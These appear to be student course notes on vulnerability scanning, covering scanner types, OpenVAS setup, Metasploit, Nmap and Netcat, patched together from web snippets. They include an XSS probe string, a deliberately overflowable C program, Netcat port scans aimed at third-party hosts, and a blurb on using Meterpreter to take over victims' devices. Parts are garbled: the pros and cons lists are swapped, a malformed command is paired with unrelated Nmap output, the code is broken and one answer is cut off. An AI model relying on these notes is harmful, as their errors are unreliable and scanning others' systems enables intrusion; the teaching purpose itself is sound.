Unit :1

Cybersecurity (3150714)

5th Sem IT

vulnerability scanning :

A vulnerability scanner is an application that identifies and creates an inventory of all the systems (including servers, desktops, laptops, virtual machines, containers, firewalls, switches, and printers) connected to a network.

Vulnerability scanning is an inspection of the potential points of exploit on a computer or network to identify security holes.

At the most basic level, vulnerability scanning aims to identify any systems that are subject to known vulnerabilities, while a penetration test aims to identify weaknesses in specific system configurations and organizational processes and practices that can be exploited to compromise security

There are two types of vulnerability scanning on the basis of authenticity; unauthenticated and authenticated scans. When an unauthenticated scan is done, the analyst performs the scan just like a hacker would do, devoid of valid access to the network

A vulnerability scanner is a computer program designed to assess computers, networks or applications for known weaknesses. In plain words, these scanners are used to discover the weaknesses of a given system. They are utilized in the identification and detection of vulnerabilities arising from mis-configurations or flawed programming within a network-based asset such as a firewall, router, web server, application server, etc. Modern vulnerability scanners allow for both authenticated and unauthenticated scans. Modern scanners are typically available as SaaS (Software as a service); provided over the internet and delivered as a web application. The modern vulnerability scanner often has the ability to customize vulnerability reports as well as the installed software, open ports, certificates and other host information that can be queried as part of its workflow.

- **Authenticated scans** allow for the scanner to directly access network based assets using remote administrative protocols such as secure shell (SSH) or remote desktop protocol (RDP) and authenticate using provided system credentials. This allows the vulnerability scanner to access low-level data, such as specific services and configuration details of the host operating system. It's then able to provide detailed and accurate information about the operating system and installed software, including configuration issues and missing security patches.
- **Unauthenticated scans** is a method that can result in a high number of false positives and is unable to provide detailed information about the assets operating system and installed software. This method is typically used by threat actors or security analyst trying determine the security posture of externally accessible assets.

The Benefits of Vulnerability Scanning

Vulnerability scanning is a vital part of your security team's overall IT risk management approach for several reasons

- Vulnerability scanning lets you take a proactive approach to close any gaps and maintain strong security for your systems, data, employees, and customers. Data breaches are often the result of unpatched vulnerabilities, so identifying and eliminating these security gaps, removes that attack vector.
- Cyber security compliance and regulations demand secure systems. For instance, NIST, PCI DSS, and HIPAA all emphasize vulnerability scanning to protect sensitive data.

Common Computer Security Vulnerabilities

Your clients' software connects outsiders on their networks to the inner workings of the operating system. Every time a user opens a program on the operating system without restrictions or limited access, the user potentially invites attackers to cross over and rewrite the codes that keep information protected.

In 2011, the Common Weakness Enumeration (CWE) identified the Most Dangerous Software Errors. While the list remains comprehensive, there are many other threats that leave software vulnerable to attack.


- The most common software security vulnerabilities include:
- Missing data encryption
- OS command injection
- SQL injection
- Buffer overflow
- Missing authentication for critical function
- Missing authorization
- Unrestricted upload of dangerous file types
- Reliance on untrusted inputs in a security decision
- Cross-site scripting and forgery
- Download of codes without integrity checks
- Use of broken algorithms
- URL redirection to untrusted sites
- Path traversal
- Bugs
- Weak passwords
- Software that is already infected with virus

The list grows larger every year as new ways to steal and corrupt data are discovered.

OVERVIEW OF VULNERABILITY SCANNING

WHAT IS A VULNERABILITY SCANNER?

Vulnerability scanning is an inspection of the potential points of exploit on a computer or network to identify security holes. A **vulnerability** scan detects and classifies system weaknesses in computers, networks and communications equipment and predicts the effectiveness of countermeasures



TYPES OF VULNERABILITY SCANNER

1. Network-based scanners

1.1. Port scanners

A **port scanner** is an application designed to probe a server or host for open ports. Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.

It is a piece of software intended to search a network for open ports. This is for the most part utilized by administrators for checking the security of their networks

A **port scan** or **portscan** is a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port; this is not a nefarious process in and of itself.[1] The majority of uses of a port scan are not attacks, but rather simple probes to determine services available on a remote machine.

(Nmap : http://insecure.org/nmap)

1.2. Network vulnerability scanners

A **network vulnerability** is a weakness or flaw in software, hardware, or organizational processes, which when compromised by a threat, can result in a security breach. Nonphysical **network vulnerabilities** typically involve software or data.

Network scanning refers to the process of obtaining additional information and performing a more detailed reconnaissance based on the collected information in the footprinting phase. In this phase, a number of different procedures are used with the objective to identify hosts, ports, and services in the target **network**

(Nessus http://www.nessus.org/nessus/)

1.3. Web server scanners

- An open-source project sponsored by Netsparker aims to find web server misconfiguration, plugins, and web vulnerabilities.
- **Nikto** perform a comprehensive test against over 6500 risk items.
- It supports HTTP proxy, SSL, with or NTLM authentication, etc. and can define maximum execution time per target scan.
- **Nikto** is also available in Kali Linux.
- How long does a Nikto scan take?
  Lengthy **Nikto** run time Due to the number of security checks that this tool performs
  a **scan** can **take** 45 mins or even longer, depending on the speed of your web server
- **Nikto** (vulnerability scanner) **Nikto** is a free software command-line vulnerability scanner that scans webservers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received

  (Nikto : http://www.cirt.net/code/nikto.html)

1.4. Web application vulnerability scanners

Web Application Vulnerability Scanners are automated tools that **scan web** applications, normally from the outside, to look for **security vulnerabilities** such as Cross-site scripting, SQL Injection, Command Injection, Path Traversal and insecure server configuration

A **web** application **scanner** scans a **web** application, analyzes the security for your **web** applications, and displays a report for identified vulnerabilities, sensitive content data, and information gathered data. There are three parts to a **scan** that are performed: **Web** Crawling, Link Discovery, and Data Analysis

- Grabber
- Vega
- Zed Attack Proxy
- Wapiti
- WebScarab
- Skipfish

Grabber

Grabber is a nice web application scanner which can detect many security vulnerabilities in web applications. It performs scans and tells where the vulnerability exists. It can detect the following vulnerabilities:

- cross site scripting
- SQL injection
- Ajax testing File
- Inclusion
- JS source code analyzer
- Backup file check

It is not fast as compared to other security scanners, but it is simple and portable. This should be used only to test small web applications because it takes too much time to scan large applications.

This tool does not offer any GUI interface. It also cannot create any PDF report. This tool was designed to be simple and for personal use. You can try this tool just for personal use. If you are thinking of it for professional use, I will never recommend it.

This tool was developed in Python. And an executable version is also available if you want. Source code is available, so you can modify it according your needs. The main script is grabber.py, which once executed calls other modules like sql.py, xss.py or

others.

Download it here: http://rgaucher.info/beta/grabber/

Vega

Vega is another free open source web vulnerability scanner and testing platform. With this tool, you can perform security testing of a web application. This tool is cross site scripting, file inclusion and other web application vulnerabilities. This tool can be extended using powerful API written in java script.

While working with the tool, it lets you set a few preferences like total number of path descendants, number of child paths of a node, depth and maximum number of request per second. You can use Vega Scanner, Vega Proxy, Proxy Scanner and also Scanner with credentials. If you need help, you can find resources in the documentation section:

Download Vega: https://subgraph.com/vega/

❖ Zed Attack Proxy

Zed Attack Proxy is also known as ZAP. This tool is open source and is developed by AWASP. It is available for Windows, Unix/Linux and Macintosh platforms. I personally like this tool. It can be used to find a wide range of vulnerabilities in web applications. The tool is very simple and easy to use. Even if you are new to penetration testing, you can easily use this tool to start learning penetration testing of web applications.

These are the key functionalities of ZAP:

- Intercepting Proxy
- Automatic Scanner
- Web Socket Support
- REST based API
- Smartcard and Client Digital Certificates support

(Paros :- http://parosproxy.org/index.html)
(Acunetix :- http://www.acunetix.com/Acunetix)

2. Host-based scanners

A **host Based scanner** looks for system-level vulnerabilities such as insecure file permissions, application level bugs, backdoor and Trojan horse installations. It requires specialized tools for the operating system and software packages being used, in addition to administrative access to each system that should be tested.

Host vulnerability scanners

- Microsoft Baseline Security Analyser (MBSA)
(http://www.microsoft.com/technet/security/tools/mbsahome)
- Altiris SecurityExpressions (commercial) :
(http://www.altiris.com/Products/SecurityExpressions.aspx)

3.Database scanners

Database Scanners are a specialized tool used specifically to identify vulnerabilities in **database** applications.

- passwords
- default account vulnerabilities
- logon hours violations
- account permissions

- role permissions
- unauthorized object owners
- remote login and servers
- system table permissions
- extended stored procedures

Database scanning tools discover vulnerabilities through the following functions:

- Scuba by Imperva Database Vulnerability Scanner:
(http://www.imperva.com/application_defense_center/scuba/default.asp)
- Shadow Database Scanner
(http://www.safety-lab.com/en/products/6.html)

CHOOSING A VULNERABILITY SCANNER

1. Updating Frequency and Method of Plug-in Updates
2. Quality versus Quantity of Vulnerabilities Detected
3. Quality of Scanning Reports

→PROS
1. Snapshot only.
2. Human judgement is needed.

→ CONS
1. It allows early detection and handling of known security problems.
2. A new device or even a new system may be connected to the network without authorization.
3. A vulnerability scanner helps to verify the inventory of all devices on the network.

OPEN PORT/ SERVICE IDENTIFICATION

A **port** is basically a way to help systems **identify**, establish and transmit data from one side to the other

The common open ports

- FTP - 20, 21 are the ports used during a classic FTP connection between client and server.
- SSH - 22 is the OpenSSH server port used by default on most Unix/Linux installations.
- Telnet - 23 is dedicated to the Telnet application server that receives connections from any Telnet client.
- SMTP - 25 is dedicated to relaying messages between MTAs (mail transfer agents).
- DNS - 53 is where the DNS server runs, and one of the most famous daemons that uses this port is Bind.
- DHCP - 67, 68: port 67 is used for the DHCP server, and the UDP port 68 for the DHCP client.
- HTTP - 80 is the port assigned to web servers and directly associated with the Hypertext Transfer Protocol.
- POP3 - 110 is the Post Office Protocol, one of the most traditional protocols used by email clients to retrieve data from remote email servers.
- IMAP - 143 is the default IMAP port for non-encrypted connections.

- HTTPS - 443 is the port used to serve all SSL-based requests on any website.

  port 1 - to see if tcpmux is running.
  port 7 - to see if echo is running.
  port 22 - to see if openssh is available.
  port 25 - to see if smtp is available.

- If you're interesting in identifying which services use a given port you can look
- at the file /etc/services - this has a port number, and an associated service name.nmap also allows you to do more than simply list open ports though.
- Where possible it will identify the version of each identified service which is running.
- It can also be used to identify the operating system the remote host is running,by examining the variations the way different network packets are handled.

BANNER / VERSION CHECK

Banner grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports. Administrators can use this to take inventory of the systems and services on their network. ... Tools commonly used to perform **banner** grabbing are Telnet, nmap, zmap and Netcat.

1) -sV (Version detection)
2) -allports (Don't exclude any ports from version detection)
3) -version-intensity <intensity> (Set version scan intensity)
4) -version-all (Try every single probe)
5)- version-trace (Trace version scan activity)

TRAFFIC PROBE

Probe is the ultimate network monitor and protocol analyzer to monitor network **traffic** in real-time, and will help you find the sources of any network slow-downs in a matter of seconds.

1) High-Speed Traffic Processing
2) Network Traffic Measurement
3) Network Intrusion Detection

High-Speed Traffic Processing

LAN and MAN have evolved over a considerable time span (the last 30 years) and encompass wired and wireless physical links and speeds from 1Mb/s to 100 Gb/s.
According to DAG project (Wakaito) :- The total amount of data created or replicated on the planet in 2010 was over 1 zettabyte (1 zettabyte is 1021 bytes) - that's 143 GB for each of the 7 billion people on the planet. This volume of information requires high-speed links between server farms, cloud storage, and end users to make sure that it can be processed in a timely and reliable fashion." It will not be possible to analyse such huge traffic volumes in the coming 100 GbE network installations with the current generation of network measurement tools.
FPGA cards (intel 82599, Myri-10G Lanai Z8ES) are still used in applications which perform in-depth analysis, patter matching, and low-latency operations, and in 40/100 Gb/s networks.

Network Traffic Measurement

Network traffic reports provide valuable insights into preventing such attacks. **Traffic** volume is a **measure** of the total work done by a resource or facility, normally over 24 hours, and is **measured** in units of erlang-hours. It is defined as the product of the average **traffic** intensity and the time period of the study.

- Full packet traces.
- Flow statistics provide information from Internet Protocol (IP).
- Volume statistics are provided by most network appliances for network management.

Network Intrusion Detection

A **network**-based **intrusion detection** system (NIDS) detects malicious traffic on a **network**. NIDS usually require promiscuous **network** access in order to analyze all traffic, including all unicast traffic. ... The difference between a NIDS and a NIPS is that the NIPS alters the flow of **network** traffic.

The Network instruction detection sniffs the internal interface of the firewall in read-only mode and sends alerts to a NIDS Management server via a different (ie, read/write) network interface.

- The signature-based approach inspects
- the evaluated content.
- Anomaly-based detection.
- Stateful protocol analysis.

VULNERABILTY PROBE

- Some security bugs can’t be identified without sending a payload that exploits a suspected vulnerability.
- An easy-to-understand example of a vulnerability probe is an HTML injection check for a web application. Imagine a web app that has a search box for users to find text within its pages.
-

HTML EXAMPLE :-

```
<div id="search"><span class="results">Results for '<xss>'...</span>
```

EXAMPLE OF VULNERABILTY

Minimalist vulnerable program.

```
#include <string.h>
int main(int argc, char *argv[])
{
char buffer[512];
if (argc > 1)
strcpy(buffer,argv[1]) };
```

Compile the program with the following command :

```
$ gcc -o vulnerable main.c
```

OpenVAS Introduction

open source vulnerability scanner called OpenVAS (Open Vulnerability Assessment System). OpenVAS is the evolutionof a previous project called Nessus, which became a proprietary tool. Theactual security scanner is accompanied with a daily updated feed of NetworkVulnerability Tests (NVTs), over 20,000 in total (as of January 2011).

Goals

- Install OpenVAS server and client packages on Ubuntu
- Update OpenVAS vulnerability tests
- Create a user for scanning
- Learn to run scans in batch mode from the command-line client

Notes

- Commands preceded with \$" imply that you should execute the command
- as a general user - not as root.
- Commands preceded with \#" imply that you should be working as root.
- Commands with more speci_c command lines (e.g. \RTR-GW>" or \mysql>") imply that you are executing commands on remote equipment, or within another program.

Installation

- **Install the server, client and plugin packages**
  ```
  $ sudo apt-get install openvas-server openvas-client openvas-plugins-base \ openvas-plugins-dfsg
  ```
- **Update the vulnerability database** $ sudo openvas-nvt-sync
- **Add a user to run the client**
  ```
  $ sudo openvas-adduser
          Login: sysadm
          Authentication (pass/cert) [pass]: HIT ENTER
          Login password: USE CLASS PASSWD
  ```

  You will then be asked to add \User rules".

  Ideally, you will want to only allow scanning on hosts that are under your control. To understand the syntax, check the openvas-adduser man page.

  Let's allow this user to scan hosts in our lab network. Type:
  ```
  accept 10.10.0./16
  default deny
  ```

  type ctrl-D to exit, and then accept.

Operation

- **Starting the server**
  ```
  $ sudo service openvas-server start
  ```

The server has to load thousands of vulnerability checks, which takes VERY LONG, especially on a machine that is not very powerful. Most likely, you willnot be able to run this on the virtual NSRC lab.
On a production setup, you will need a machine with multiple processors/ coresand a quite a bit of RAM, especially if you will be scanning many hosts.

Running a scan

Create a text _le with a list of hosts/networks to scan.

```
$ cd /home/sysadm
$ vi scanme.txt
```

Add one host, network per line, like this:

```
10.10.0.250
10.10.2.5
... etc.
```

Check the manual for the client to understand its parameters:

```
$ man openvas-client
```

Then, run the client like this:

```
$ sudo openvas-client -q 127.0.0.1 9390 sysadm nsrc+ws scanme.txt \
openvas-output-.html -T txt -V –x
```

Alternatively, you can export into prettier HTML format with:

```
$ sudo openvas-client -q 127.0.0.1 9390 sysadm nsrc+ws scanme.txt \
openvas-output.txt -T html -V –x
```

You might have to transfer that _le to your laptop so that you can open it with a browser.

Keeping track of changes

You could take advantage of concurrent versioning systems like Subversion or Git to keep track of changes in the hosts you scan.

Create a git repository
Add a cron job to scan hosts periodically (e.g. once a month)
Use -T txt or -T xml report format
Update the repository after each run
Add a post-commit hook on Git to generate e-mails with di_s

Is OpenVAS any good?

“Very good open source vulnerability scanning tool.”
Overall: Very good vulnerability scanner. Pros: This tool free of cost and is and also open source and also Openvas comes packaged with KALI linux and It has very handy greenbone user interface. This tool supports vulnerability scanning for both host and network.

Does OpenVAS work on Windows?

Answer from OpenVas: OpenVAS will not run on Windows unless you run its Linux-VM in a hypervisor on Windows. Scanning of Windows is of course possible.

What port does OpenVAS use?

The OpenVAS Web Interface (gsad) runs on TCP port 9392. However depending on your installation it could also be listening on TCP 443. After installation this can be confirmed by checking the listening ports on your system. From these ports, we can see in our installation gsad is running on port 443

What does OpenVAS scan for?

OpenVAS Vulnerability **Scan.** The **OpenVAS** scanner is a comprehensive vulnerability assessment system that can detect security issues in all manner of servers and network devices. ... Results are delivered to your email address for analysis, allowing you to start re-mediating any risks your systems face from external threats.

MetaSploit :

Metasploit Framework. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

What is Metasploit in cyber security?

The Metasploit Project is a computer security project that shows the vulnerabilities and aids in Penetration Testing. ... However, Metasploit is commonly used to break into remote systems or test for a computer system vulnerability

Do hackers use Metasploit?

As with any information security tool, Metasploit can be used to do both good and harm. Black hats and other malicious hackers can use Metasploit against enterprises to identify exploits that will grant them unauthorized access to networks, applications and data.

The answer is yes. Both Ethical hackers and black hat hackers do use Metasploit framework. It's a powerful tool for hackers to exploit IP Addresses and Ports in it.

Is Metasploit open source?

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems

Is metasploit safe?

This is an inherent risk of installing any software. metasploit allows for the creation and generation of 'malicious' payloads. If configured incorrectly or run accidentally on your machine could introduce vulnerabilities as well.

What is Metasploit written in?

Ruby

How much does metasploit cost?

The Metasploit Framework remains free and open source, despite being acquired by Rapid7. Express versions of Nexpose and Metasploit start at $2,000 and $5,000, respectively, with a full-featured pro edition starting at $15,000 per year. In contrast, Core Impact costs almost twice as much—upwards of $30,000.

What can you hack with Metasploit?

You know,metasploit comes with a useful payload called METERPRETER which can be use to hack computers,cell phones and can even hack their webcams,sms,call logs and u can do anything,as if u were the owner of the hacked device once u get the victim to download the trojan u built(they are usually combined with modded ...

Does metasploit require Internet connection?

You don't need any router if you want to use METASPLOIT.

What is Metasploit tool?

Metasploit definition

Metasploit is a penetration testing framework that makes hacking simple. It's an essential tool for many attackers and defenders. Point Metasploit at your target, pick an exploit, what payload to drop, and hit Enter.

Is metasploit written in Ruby?

Metasploit Framework Edition This free version of the Metasploit project also includes Zenmap, a well known ports-scanner and a compiler for Ruby, the language in which this version of Metasploit was written.

Which OS do hackers use?

Kali Linux

Yes, They are using Operating Systems like, Kali Linux - (Kali Linux maintained and funded by Offensive Security Ltd. is first in our list. Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. Kali is the one of the best and favorite operating systems of hackers).

Network reconnaissance

Network reconnaissance is a term for testing for potential vulnerabilities in a computer network.

This may be a legitimate activity by the **network owner/operator**, seeking to protect it or to enforce its acceptable use policy.

It also may be a precursor to external attacks on the network.

What is network reconnaissance tools?

Nmap. Nmap is probably the most well-known **tool** for active **network reconnaissance**. ... By launching scans against a system or a range of IP addresses under a target's control, a hacker can learn a significant amount of information about the target **network**.

What are the different phases during the attack on the network?

The three types of attacks are **reconnaissance**, access, and **denial** of service (DoS).
The first phase is defining the objective of the attack.
The second phase, reconnaissance, is both a type of an attack and a phase of the attack.
The third and final phase is the actual intrusion or attack on the network resources.

What is a reconnaissance attack?

In computer security **reconnaissance** is a type of computer **attack** in which an intruder engages with the targeted system to gather information about vulnerabilities. The attacker first discovers any vulnerable ports by using software's like port scanning.

Which tool is used to crack the password?

There are many **password cracking** software **tools**, but the most popular are Aircrack, Cain and Abel, John the Ripper, Hashcat, Hydra, DaveGrohl and ElcomSoft.

What is the difference between reconnaissance and surveillance?

Surveillance means you have a single, known and usually static point of interest that you want to observe for a predetermined amount of time. Whereas **reconnaissance** operations generally cover large areas with broader intelligence requirements and therefore require mobility and include multiple points of observance.

What is the purpose of reconnaissance?

Reconnaissance is a mission to obtain information by visual observation or other detection methods, about the activities and resources of an enemy or potential enemy, or about the meteorologic, hydrographic, or geographic characteristics of a particular area.

What are host attacks?

An attack targeted towards a specific system or host. Examples: Laptop, Desktop, Smartphones, etc.

RECONNAISSANCE FUNDAMENTALS : The seven fundamentals of successful reconnaissance operations are as follows:

1. Ensure continuous reconnaissance.

2. Do not keep reconnaissance assets in reserve

3. Orient on the reconnaissance objective

4. Report information rapidly and accurately.

5. Retain freedom of maneuver.

6. Gain and maintain enemy contact.

7. Develop the situation rapidly.

NMap :

What is Nmap used for?

Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. Network administrators **use Nmap** to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks

How do I run a Nmap scan?

Nmap requires OS X 10.6 or later.

1.Open your command line. Nmap commands are run from the command line, and the results are displayed beneath the command. ...
2.Run a scan of you target's ports. To start a basic scan, type nmap <target> . ...
3.Run a modified scan. ...
4.Output the scan to an XML file.

Why do hackers use nmap?

Nmap can be used by hackers to gain access to uncontrolled ports on a system. All a hacker would need to do to successfully get into a targeted system would be to run Nmap on that system, look for vulnerabilities, and figure out how to exploit them. Hackers aren't the only people who use the software platform

How does Nmap detect snort?

Identify NMAP Ping Scan

Execute given below command in ubuntu's terminal to open snort local rule file in text editor. Now add given below line which will capture the incoming traffic coming on 192.168. 1.105(ubuntu IP) network for ICMP protocol

Is Nmap illegal?

While civil and (especially) criminal court cases are the nightmare scenario for Nmap users, these are very rar

New Topic : Networks Vulnerability Scanning - Netcat, Socat, understanding Port and Services tools - Datapipe, Fpipe, WinRelay,

Netwrok vulnerability scanning

Vulnerability scanning is an inspection of the potential points of exploit on a computer or network to identify security holes

A vulnerability scan detects and classifies system weaknesses in computers, networks and communications equipment and predicts the effectiveness of countermeasures.

Netcat

Netcat : The Netcat utility program supports a wide range of commands to manage networks and monitor the flow of traffic data between systems. Computer networks, including the world wide web, are built on the backbone of the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP). Think of it as a free and easy companion tool to use alongside Wireshark, which specializes in the analysis of network packets. The original version of Netcat was released back in 1995 and has received a number of iterative updates in the decades since.

Netcat command :

- Port Scanning with Netcat Commands
- Create a Chat or Web Server
- Verbose Scan with Netcat Commands
- HTTP Requests with Netcat Commands

- TCP Server and TCP Client Commands
- ITEM with NetCat Commands
- Prevent DNS Lookup with Netcat Commands

Scripting with Netcat

Shell Scripting with Netcat

Launching Reverse (Backdoor) Shells

Printable Netcat Cheat Sheet

Additional Netcat Resources

What is Netcat Used For?

- Netcat can be a useful tool for any IT team, though the growth of internally managed network services and cloud computing make that particular environment a natural fit. Network and system administrators need to be able to quickly identify how their network is performing and what type of activity is occurring.
- Netcat functions as a back-end tool that allows for port scanning and port listening. In addition, you can actually transfer files directly through Netcat or use it as a backdoor into other networked systems.
- Partnered with a tool like Varonis Edge, you would receive an alert of any unusual activity and could then use Netcat to investigate. Lastly, Netcat is a flexible tool because of how it can be scripted for larger tasks.

NETCAT USES INCLUDE
netcat
Data transfers
Relays
Port scanning
Reverse shells
Creating chats
TCP commands
VARONIS

Basic Netcat Commands

Once you have a Netcat application set up on your Windows or Linux server, you can start running basic commands to test its functionality. Here are a few to get started with:

- nc -help : This command will print a list of all of the available commands you can use in Netcat. It will come in handy if you run into any errors while writing a script or are unsure of how to proceed.

- nc -z -v site.com : This will run a basic port scan of the specified website or server. Netcat will return verbose results with lists of ports and statuses. Keep in mind that you can use an IP address in place of the site domain.

- nc -l : This command will instruct the local system to begin listening for TCP connections and UDP activity on a specific port number.

- nc site.com 1234 (less than) file_name : This command will initiate the transfer of a file based on specified port number.
- Printf : Netcat can actually operate as a simplified web host. This command will let you save HTML code and publish it through your local server.


Netcat Command Syntax

All Netcat commands must start with the “netcat” identifier or “nc” as a shorter option. By default, the Netcat tool will assume you want to perform a port scan unless you indicate otherwise.

Different option parameters can be used that include: “-u” for UDP traffic instead of TCP, “-v” for verbose output, “-p” to specify a specific port, and “-D” to turn on full debugging mode. Individual attributes within a Netcat command must be separated with a space. The command prompt will inform you if you have a typo or unrecognized term in your script.

Port Scanning with Netcat Commands

When trying to diagnose a network issue or performance problem, executing a port scan with Netcat is a a smart first step to take. The scan will check the status of all ports on the given domain or IP address so that you can determine whether a firewall or other blocking mechanism is in place



Command: $ -v -n nc 8.8.8.8 1-100

```
$ -v -n nc 8.8.8.8 1-100
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-10 15:50 Central Daylight Time
Initiating Ping Scan at 15:50
Scanning 8.8.8.8 [4 ports]
Completed Ping Scan at 15:50, 0.34s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:50
Scanning 8.8.8.8 [1000 ports]
Discovered open port 443/tcp on 8.8.8.8
Completed SYN Stealth Scan at 15:50, 4.08s elapsed (1000 total ports)
Nmap scan report for 8.8.8.8
Failed to resolve "nc".
Failed to resolve "1-100".
Failed to resolve "1-100".
Host is up (0.021s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
443/tcp open  https

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
           Raw packets sent: 2006 (88.240KB) | Rcvd: 5 (220B)
Failed to resolve "1-100".
```

A basic port scan command for an IP ncat address looks like this: nc -v -n 8.8.8.8 1-1000

Note that the numbers at the end of the command tell Netcat to only scan for ports between numbers 1 and 1000.

If you don't know the IP address of a server or website, then you can look it up via a ping terminal command or just insert the domain into the Netcat command:

```
nc -v -n google.com 1-1000
```


You should always perform port scans when connected to your local enterprise network. If not, you can configure your router with a VPN service to create a secure tunnel into the network.

Create a Chat or Web Server

